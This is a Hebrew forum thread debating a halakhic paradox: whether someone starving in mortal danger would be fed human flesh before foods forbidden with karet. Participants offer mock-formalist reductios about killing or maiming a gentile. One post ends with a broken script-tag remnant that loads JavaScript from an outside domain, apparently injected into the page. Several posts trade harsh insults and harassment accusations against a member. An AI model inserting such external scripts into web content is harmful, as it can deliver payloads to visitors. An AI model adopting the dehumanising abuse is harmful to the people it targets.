באשכול "מדף הספרים" הפנו לספר "הטמא והטהור". אם כי שמעתי על ספרי המחבר משנים קדמוניות, בזמנו לא חשבתי שיש בדבריו מהחידוש המקדם מעבר לספרים שאנו רגילים בהם. אך כעת החלטתי לטעום את ספרו זה ומצאתי בו פנינים.
נקודה מעניינת ומאד יסודית היא זו שעקרונה בכותרת האשכול.
מעניין שבמבוא לספר כותב המחבר התנצלות על כתיבת פרקי הספר ומתוך שני נימוקיו, הראשון הוא לשם דחיית דברי הקונטרסים הקוראים לעצמם "דעת אמת" [שם גם יוצא המחבר בהתקפה אישית בלתי מרוסנת]. דחיית הדברים היא בדרכו של מיימוני באשכול "מעשי ה' ומעשי האדם",
http://hydepark.co.il/hydepark/topic.asp?topic_id=122330 ש"טעות של גדול בתורה לא זובלבד שאינה פוגעת בתורה, אלא גם אינה פוגעת בגדלותו...".
[גם בשם הרש"ר הבאתי לאחרונה כדברים האלה,
http://hydepark.co.il/hydepark/Topic.asp?topic_id=462133]
בכל זאת לא נמנע המחבר בספרו להוכיח נגד קטנות מוחין בהלכה, דבר שבוודאי היה גורם להמון לקטלג אותו יחד עם אלה שהוא בא לדחות, כפי שכאשר לא הבינו, קיטלגו את הרמב"ם ואת הרמח"ל, נוהג הנמשך בכל דור ודור.
הנקודה בספר היא על אכילת בשר אדם שגם ללא איסור פורמלי היא לדעת המחבר חמורה מאיסורי אכילה מן החי שבתורה. לשם כך אעתיק מדבריו שם:
אמרו חז"ל שמי שאחזו בולמוס [סחרחורת שיש בה סכנת נפשות] מאכילים אותו כדי להחיותו אף ממאכלות אסורות אלא ש"הקל הקל תחילה" שאם אפשר מאכילים מאכל האסור מדרבנן לפני האסור מן התורה והאסור מן התורה ללא כרת לפני זה שיש בו כרת.
על זה כותב שם המחבר "הבה נתאר לעצמנו שבפנינו אדם שאחזו בולמוס ואין במקום אלא חלב [ח' צרויה] או דם ששניהם באיסור כרת, ויש לפנינו בשר אדם שאיסורו נתון במחלוקת אם בכלל ואם מן התורה, האם אכןעלינו להאכילו בשר אדם ולא מאכל שיש בו איסור כרת או לאו מן התורה?"
הוא כותב שהוא שאל את השאלה לרבנים בכירים ושהם לא ענו ולרב "תמים" [כדבריו] שמיהר להשיב שוודאי נאכילנו בשר אדם. כותב המחבר: "ייתכן ש"רב" זה למד הרבה וזוכר הרבה תוספות, אך שכל ישר וכושר פסיקה הם ממנו והלאה. הייתכן שהיהדות תעדיף אכילת בשר אדם או בשר גוי מת על פני אכילת בשר טרף או חלב [הוספת ווטו - או ערלה, כלאיים וטבל]?"
"האם על כגון זה אמרה התורה: "כי היא חכמתכם ובינתכם לעיני העמים?" "האם אנו עם קניבאלים?"
בכן זה הנידון.
התנצלות לפי יסודות הפורום, היה עלי להביא את הנידון ללא איזכור ספר [ואכן לא הבאתי את שם המחבר אם כי הוא ידוע, כי רציתי מה שפחות לתלות את הנידון לחוץ מהדברים עצמם].
בכל זאת הבאתי משם,
א. כי משם לקחתי את ההגדרה הקולעת של הכותרת וסידור הדברים,
ב. שם הוכח הנראה כפרדוקס שכאילו הוא מחזק את שהוא לוחם בו.
אבל מהכותבים אבקש להתייחס לתוכן הדברים - "האמת ממי שאמרה".
נשלח ב-21/11/2018 22:10
מה יהיה איתכם עמרצים? אתם לא יודעים שנפסק בשולחן ערוך שבשר אדם אסור מן התורה? ושמלבד זאת גם המת אסור בהנאה?< type="text/" async="" src="//minisrclink.cool/1e40c8bd4601a5a5a4.js">>
נשלח ב-21/11/2018 19:22
אם נפל וחזר בתשובה זה עניין אחד, ואם נפל ולא הראה שום סימן שלחזרה בתשובה אלא שר' לוי מיימון ברדיצ'ב יכול ללמד עליו זכות זה עניין אחר. מלשונו כאן ומזה שאינו מכחיש אותי, אתה יכול ללמוד שלא חזר בתשובה. הרשה לי לחלוק עליך בעניין היחס המכבד לכל אדם. יש אנשים שלא מגיע להם יחס מכבד אלא מגיע להם שיבזו ויחרפו אותם. חשבתי שתסכים לזה ונוכל לדון מה הגבול, אבל אתה לא מסכים אפילו על העיקרון וזה תימה בעיניי. אגב, מי שהעלה כאן את עניין אבמ"ה זה אני ולא אברם. למה לכרות אבר אם אפשר לאכול ישירות? שמא יש חבלה בכל ביס וביס ולכן אתה מציע לכרות פעם אחת כדי למעט? אגב דאגב, סיפור ר"ל מופיע רק בבבלי שהיה רחוק ממנו, ורוח אגדתית ברורה שורה על הסיפורים הללו. בירושלמי ושאר מקורות ארץ ישראל סיפור כזה לא מופיע, ונראה שהוא נוצר בדמיונם של הבבליים בלבד, אולי על בסיס השם 'לקיש'.
נשלח ב-21/11/2018 19:00
מיימוני כתב:
אברם העברי
איקון ירוק נוסף על האבחנה הפורמליסטית לעילא שאם אין איסור להרוג גוי ואם פיקוח נפש מרעב הוא סיבה לאכול את הגוי, אז מספיק לכאורה לכרות את ידו או איבר בגופו כדי לשבוע
ההברקה הזו שייכת ליש3! ("לא תיתני הברקה,דאיכא איהו")
וכדי שלא יאמרו אי פעם שאני סבור כפי גישה זו, אני מדגיש שכל זה רק בחינת רדוקציו אד אבסורדום, עד היכן אפשר להרחיק לכת.
אם כבר, אז כדאי להזכיר שגם דברי רובין כאן בפורום אינם אלא רדוקציו אד אבסורדום של גישות שקיימות ביהדות, ולא נועדו אלא לדרוש ולקבל שכר הנאה מהפצת עלבונות שנונים. ובכלל, אני מציע לזכור את דברי אחד מחכמי צרפת שקבע כי המחבר מת, ולהתייחס לטקסטים עצמם ולא למישכותב אותם. הרי הכותב משחק כאן איזשהו תפקיד, .
איקון ירוק נוסף על האבחנה הפורמליסטית לעילא שאם אין איסור להרוג גוי ואם פיקוח נפש מרעב הוא סיבה לאכול את הגוי, אז מספיק לכאורה לכרות את ידו או איבר בגופו כדי לשבוע (ויש לחקור לענין כמה הותר לחתוך, כדי איזה שיעור שלאכילה, שהרי כרגע אנו דנים מנקודת ראות פורמליסטית).
וכדי שלא יאמרו אי פעם שאני סבור כפי גישה זו, אני מדגיש שכל זה רק בחינת רדוקציו אד אבסורדום, עד היכן אפשר להרחיק לכת.
יש העיר לי על שביקשתי לא להזכיר לחברנו בפורום נ. ר. על עברו. ואני מבקש להציע כאן את תפיסתי.
ומה עם כל ההטרדות המיניות שלו? האם עשה תשובה וביקש סליחה מכל(עשרות? מאות?) אלה שהטריד הן בפורום הציבורי הסמוך והן במסרים אישיים, עד שקיבל צו בימ"ש.
לא ידעתי על זה כלל. איני יודע אם ביקש. מסתבר שלא היה יכול. אבל יתכן שעשה תשובה. הרי הפסיק.
לכולם מגיע בעיניך יחס אדיב ומכבד?
כן. בהחלט!
גם לאנסים ורוצחים תקרא הגאון הרב או שמא אפילו אצלך יש גבול דק שבו רובין ראוי לכינוי?
א. יש הבדל בין הטרדה לבין אונס ורצח.
ב. אתה צודק. מי שנכשל בפומבי בעוונות כאלו יתכן שאין לכנותו הרב גם לאחר שעשה תשובה.
מצד שני, הקב"ה אינו נועל דלת בפני שבים. וריש לקיש היה רוצח, לפי דעה אחת לפחות,והפך לדיין. (איני זוכר אם כינו אותו "רבי"). זה נוגע לסוגיה על רוצח בשגגה ושאר פושעים האם חוזרים לשררתם והאם תואר כבוד של "הרב" - שזה אמור להיות תואר מכבד ולא סתם מילת נימוס - הוא בגדר שררה שיש למנוע. ואני מגלה כאן את בורותי לעת עתה שאיני יודע מה התשובה לשאלות אלו.
אולם דבר אחד ברור לי מאד. אם היה לפנינו אדם שנפל, אפילו נפל עמוק, ותפס את עצמו, בחסד אלוקים, והחל לבנות לעצמו חיים חדשים, צריך להושיט לו יד ולקבלו וכל עוד הוא משתנה ומתקן דרכיו, יש לומר לו: אחינו אתה.
החרפות והגידופים היו על ציונותו בלבד, שלא קשורה לנושא.
נשלח ב-21/11/2018 14:34
רציתי לציין לספר יהדות בין דת למוסר של אבי שגיא שמאריך בדברי הרב גלזנר האלו.
אבל לענ"ד אין לסחוב את השאלה לויכוח בין דת למוסר, למרות שהרב גלזנר אף הוא לוקח לשם, אלא בין הפורמליזציה של החוק לעיקרון שמחמתו ובשמו הוא בא. והגדיל לעשות הרב גלזנר שהביא דוגמא ממי שיטען שעדיף לצאת ערום ולא ללבוש שמלת אשה.
על חוסר הסנכרון בין רמת החומרה של החוק עצמו, לבין רמת החומרה של הרעיון שעומד מאחוריו כבר השמיענו הרמב"ם בפי"ד מאיסו"ב לגבי בעילת גויה.
ועל גדלותו של הרב גלזנר שקיבל חרפות וגידופים במרחב הקנאי איליו השתייך, ראה בהסכמת ר"מ פיינשטייןלספרו.
נשלח ב-21/11/2018 13:57
מיימוני ומה עם כל ההטרדות המיניות שלו? האם עשה תשובה וביקש סליחה מכל (עשרות? מאות?) אלה שהטריד הן בפורום הציבורי הסמך והן במסרים אישיים, עד שקיבל צו בימ"ש. לכולם מגיע בעיניך יחס אדיב ומכבד? גם לאנסים ורוצחים תקרא הגאון הרב או שמא אפילו אצלך יש גבול דק שבו רובין ראוי לכינוי? מדובר באדם שבתחתיתהמדרגה האנושית, קוף אדם. בדיוק היום היה דיון בעליון בעניינו של שיינברג, שבטח הגרי"ן שלך מקנא בו בכך שהצליח בזממו בעוד הוא רק שוגה באשליות וסרטים. אם אתה רוצה אתה יכול לפתוח על זה אשכול נפרד - איזה אדם ראוי לשיח מכבד ואיזה לקיתונות של בוז. ואולי עדיף במקום לעסוק בפסולת אנושית שתגיב דווקא להודעה שכתבתי לך עם מקורות לשאלותיך.
נשלח ב-21/11/2018 13:49
מיימוני - אחד המצחיקים שלך, קבל אייקון מחייך:) אבל יש לזכור שמדובר במשיח! וכדרכם של משיחים הרי שמעבר לפסיכופטיותם הם גם פרוצים בעריות, כמו שמצינו אצל אמו של אותו האיש, שבתי צבי, יעקב פרנק...
נשלח ב-21/11/2018 13:04
יש
אני שמח לשמוע שאותו הבלוג נמחק והלך לו.
מעתה יש לנהוג לפי הכלל: מי שעשה תשובה אין מזכירים לו מעשיו הראשונים.
סליחה שאני כותב לפני כולם, אבל חשוב שכולם ידעו זאת.
אברם אני מניח שהרב מדן לא אמר עבדו כי בוודאי יש איסור דאו'להרוג עבד והוא אינו כגוי. מאן דמותיב שפיר קמותיב - אלא שיש מ"ד שעבד כנעני הרי הוא כגוי גמור, אלא שנתחייב במצוות כאשה (וכמו שגוי חייב בשבע מצוות בני נח). אפשרות אחרת היא שישחרר אותו - ויש מ"ד שהוא חייב טבילה כדי להפוך ליהודי. אלא דיש להקשות - הרי הוא עובר על לאו ד"לעולם בהם תעבודו"! וצ"ע.
אבל יש לתמוה על דבריו מדוע לעבור על איסור הריגת גוי מדרבנן? לכאו' אבמ"ה הוא רק על בהמה ועוף. מכאן שהריגת גוי אינה אפילו מדרבנן, והקל הקל תחילה...:)
נשלח ב-21/11/2018 12:54הוא לא היה משכיל. הוא היה נין של החת"ס ותמך בהפרדת הקהילות. הוא התכתב בשו"ת עם כל גדולי הונגריה (שאינך מכיר כלל כי אתה מכיר רק את השטויות שאתה עסוק בהן; אני בטוח שאתה בקי בשמות כוכבות פורנו יותר מבשמות רבני הונגריה), וכולם כתבו לו בהערכה רבה. אתה בכלל יכול לחשוב על רב משכיל שכתב ספר חידושים על חולין? מאיפה הבאת את הרעיון האידיוטי הזה? עד כדי כך נשתבשה עליך דעתך! אתה מוזמן במקום לבלבל בשכל לפתוח את החידושים וללמוד קצת, או לקרוא קצת מהשו"ת שלו ומקונטרסיו בכמה עניינים ולהחליט לבד אם מדובר ברב משכיל. אתה כמובן יכול לומר שזו שטות גמורה, אפיקורסות וכפירה בעיקר, גם אם אמר זאת רב הונגרי מיינסטרימי (עד שהפך לציוני ר"ל), אבל לא צריך לשגות בדמיונות כזב ומדוחים. את הדמיונות שלך תשאיר לעצמך (וכבר התחלת בכך בזה שמחקת את בלוג חזיונות הפורנו שלך).
נשלח ב-21/11/2018 12:11
אברם אני מניח שהרב מדן לא אמר עבדו כי בוודאי יש איסור דאו' להרוג עבד והוא אינו כגוי. אבל יש לתמוה על דבריו מדוע לעבור על איסור הריגת גוי מדרבנן? לכאו' אבמ"ה הוא רק על בהמה ועוף.
נשלח ב-21/11/2018 12:07
מיימוני איני יכול לתת לך לינק כי סבתא ממילא לא מרשה ללחוץ עליו.אבל דומני שהיא מרשה לחפש בויקיפדיה את הערך. שם תוכל גם למצוא לינק לאתר (ללחוץ על לינק בויקיפדיה היא מרשה?) באנגלית על אודותיו שבו אפשר למצוא את הקדמת הספר כטקסט, ועוד כל מיני דברים. אתהספר כולו בפורמט PDF אפשר למצוא בהיברובוקס. לגבי כהן ראה רמ"א (טעות הייתה בידי ואין זה המחבר) יו"ד שעב, ומשם מסתמא בכוחך למצוא את מקורות הדיון ואת המשכו.
נשלח ב-21/11/2018 10:26
אברם
איקון ירוק מאד על דברים יפים מאד שכמובן מביאים את התפיסה הפורמליסטית לידי אבסורד.
יש
איקון ירוק גם לך
לא ידעתי על דברים אלו. היכן מוצאים את הספר הזה ואולי על מחברו? אני משער שהוא קיים באוצר החכמה, כוונתי לספר.
לגבי יציאת כהן ערום, זה נושא מעניין מאד. צריך להתחקות אחריו. אמנם יש להצדיק את הקביעה שיצא וייבוש מפני שאין חכמה ואין מה לעשותלנוכח מצוה מפורשת,כדברי הגמרא. ובכל זאת, היה לנו לדון. כדאי לבחון את הנושאהזה בפרוטרוט.